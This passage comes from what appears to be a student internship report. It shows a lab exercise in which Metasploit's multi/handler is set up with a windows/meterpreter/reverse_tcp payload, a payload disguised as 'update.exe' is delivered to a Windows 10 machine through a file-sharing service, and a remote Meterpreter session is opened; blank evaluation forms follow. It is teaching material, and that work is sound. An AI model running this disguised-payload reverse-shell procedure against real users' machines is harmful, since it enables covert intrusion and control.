


```
root@kali: ~  
File Actions Edit View Help  
+ -- ==[ metasploit v6.1.4-dev ]  
+ -- ==[ 2162 exploits - 1147 auxiliary - 367 post ]  
+ -- ==[ 592 payloads - 45 encoders - 10 nops ]  
+ -- ==[ 8 evasion ]  
Metasploit tip: Use sessions -1 to interact with the  
last opened session  
msf6 > use multi/handler  
[*] Using configured payload generic/shell_reverse_tcp  
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp  
payload => windows/meterpreter/reverse_tcp  
msf6 exploit(multi/handler) > show options  
Module options (exploit/multi/handler):  
Name Current Setting Required Description  
Payload options (windows/meterpreter/reverse_tcp):
```

Fig .12 linux through windows backdoor step-7

There is file update.txt file is created on desktop

8. set lhost ip address




```
root@kali: ~  
File Actions Edit View Help  
+ -- ==[ metasploit v6.1.4-dev ]  
+ -- ==[ 2162 exploits - 1147 auxiliary - 367 post ]  
+ -- ==[ 592 payloads - 45 encoders - 10 nops ]  
+ -- ==[ 8 evasion ]  
Metasploit tip: Use sessions -1 to interact with the  
last opened session  
msf6 > use multi/handler  
[*] Using configured payload generic/shell_reverse_tcp  
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp  
payload => windows/meterpreter/reverse_tcp  
msf6 exploit(multi/handler) > show options  
Module options (exploit/multi/handler):  
Name Current Setting Required Description  
Payload options (windows/meterpreter/reverse_tcp):  
Exploit target:  
Id Name  
0 Wildcard Target  
msf6 exploit(multi/handler) > set lhost 192.168.43.110  
lhost => 192.168.43.110  
msf6 exploit(multi/handler) > set lport 8888  
lport => 8888  
msf6 exploit(multi/handler) > exploit
```


Fig .13 linux through windows backdoor step-8

9. set lport 8888 we set the l port as 8888  
exploit and the we done the exploit

10. Open chrome on the both kali and windows10 and search as SEND ANYWHERE



**Fig .14 linux through windows backdoor step-9**



**Fig .15 linux through windows backdoor step-10**

11. Open the send any where in kali at add symbol click on it and the file which is form in the previous






Fig .16 linux through windows backdoor step-11

11. Then we get the otp enter the otp in windows send anywhere






Fig .17 linux through windows backdoor step-12

12. Click on the download symbol and then download it.open update.exe




**Fig .18 linux through windows backdoor step-13**

13. Open the update which is download and allow the popup



**Fig .19 linux through windows backdoor step-14**

14. Go back to the kali and tcp is completed



```
ser web  Actions Edit View Help
Id Name
0 Wildcard Target


msf6 exploit(multi/handler) > set lhost 192.168.43.110
lhost => 192.168.43.110
msf6 exploit(multi/handler) > set lport 8888
lport => 8888
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.43.110:8888
[*] Sending stage (175174 bytes) to 192.168.43.30
[*] Meterpreter session 1 opened (192.168.43.110:8888 -> 192.168.43.30:49934)
at 2022-08-16 00:37:58 -0400

meterpreter > sysinfo
Computer      : DESKTOP-6QI84MH
OS            : Windows 10 (10.0 Build 10240).
Architecture  : x64
System Language : en_GB
Domain        : WORKGROUP
```

Fig .20 linux through windows backdoor step-15

15. For knowing our work is done or not in kali type command as sysinfo



```
File Actions Edit View Help
Id Name
0 Wildcard Target


msf6 exploit(multi/handler) > set lhost 192.168.43.110
lhost => 192.168.43.110
msf6 exploit(multi/handler) > set lport 8888
lport => 8888
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.43.110:8888
[*] Sending stage (175174 bytes) to 192.168.43.30
[*] Meterpreter session 1 opened (192.168.43.110:8888 -> 192.168.43.30:49934)
at 2022-08-16 00:37:58 -0400

meterpreter > sysinfo
Computer      : DESKTOP-6QI84MH
OS            : Windows 10 (10.0 Build 10240).
Architecture  : x64
System Language : en_GB
Domain        : WORKGROUP
Logged On Users : 2
```

Fig .21 linux through windows backdoor step-16

16 .ls for knowing list of files in windows10.



```
File Actions Edit View Help
Id Name
0 Wildcard Target

msf6 exploit(multi/handler) > set lhost 192.168.43.110
lhost => 192.168.43.110
msf6 exploit(multi/handler) > set lport 8888
lport => 8888
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.43.110:8888
[*] Sending stage (175174 bytes) to 192.168.43.30
[*] Meterpreter session 1 opened (192.168.43.110:8888 -> 192.168.43.30:49934)
at 2022-08-16 00:37:58 -0400

meterpreter > sysinfo
Computer      : DESKTOP-6QI84MH
OS            : Windows 10 (10.0 Build 10240).
Architecture  : x64
System Language : en_GB
Domain        : WORKGROUP
Logged On Users : 2
```

Fig .22 linux through windows backdoor step-17

Finally linux through windows backdoor is successfully completed.

## *Student Self Evaluation of the Short-Term Internship*

<b>Student Name:</b>	<b>Registration No:</b>	
<b>Term of Internship:</b>	<b>From:</b>	<b>To :</b>
<b>Date of Evaluation:</b>		
<b>Organization Name &amp; Address:</b>		

**Please rate your performance in the following areas:**

**Rating Scale:**                      **Letter grade of CGPA calculation to be provided**

1	Oral communication	1	2	3	4	5
2	Written communication	1	2	3	4	5
3	Proactiveness	1	2	3	4	5
4	Interaction ability with community	1	2	3	4	5
5	Positive Attitude	1	2	3	4	5
6	Self-confidence	1	2	3	4	5
7	Ability to learn	1	2	3	4	5
8	Work Plan and organization	1	2	3	4	5
9	Professionalism	1	2	3	4	5
10	Creativity	1	2	3	4	5
11	Quality of work done	1	2	3	4	5
12	Time Management	1	2	3	4	5
13	Understanding the Community	1	2	3	4	5
14	Achievement of Desired Outcomes	1	2	3	4	5
15	OVERALL PERFORMANCE	1	2	3	4	5

**Date:**

**Signature of the Student**



### *Evaluation by the Supervisor of the Intern Organization*

<b>Student Name:</b>		<b>Registration No:</b>
<b>Term of Internship:</b>	<b>From:</b>	<b>To :</b>
<b>Date of Evaluation:</b>		
<b>Organization Name &amp; Address:</b>		
<b>Name &amp; Address of the Supervisor with Mobile Number</b>		

Please rate the student's performance in the following areas:

Please note that your evaluation shall be done independent of the Student's self-evaluation

Rating Scale: 1 is lowest and 5 is highest rank

1	Oral communication	1	2	3	4	5
2	Written communication	1	2	3	4	5
3	Proactiveness	1	2	3	4	5
4	Interaction ability with community	1	2	3	4	5
5	Positive Attitude	1	2	3	4	5
6	Self-confidence	1	2	3	4	5
7	Ability to learn	1	2	3	4	5
8	Work Plan and organization	1	2	3	4	5
9	Professionalism	1	2	3	4	5
10	Creativity	1	2	3	4	5
11	Quality of work done	1	2	3	4	5
12	Time Management	1	2	3	4	5
13	Understanding the Community	1	2	3	4	5
14	Achievement of Desired Outcomes	1	2	3	4	5
15	OVERALL PERFORMANCE	1	2	3	4	5

**Date:**

**Signature of the Supervisor**

## **PHOTOS & VIDEO LINKS**

[https://drive.google.com/drive/folders/1qOX1c8krqRg-ejtOrpoRTfcXDwwCzsmJ?usp=share\\_link](https://drive.google.com/drive/folders/1qOX1c8krqRg-ejtOrpoRTfcXDwwCzsmJ?usp=share_link)

<https://drive.google.com/drive/folders/1KhdGMbrIDL5Q7Y9CX1ZY2TgGBZ0oes5?usp=sharenk>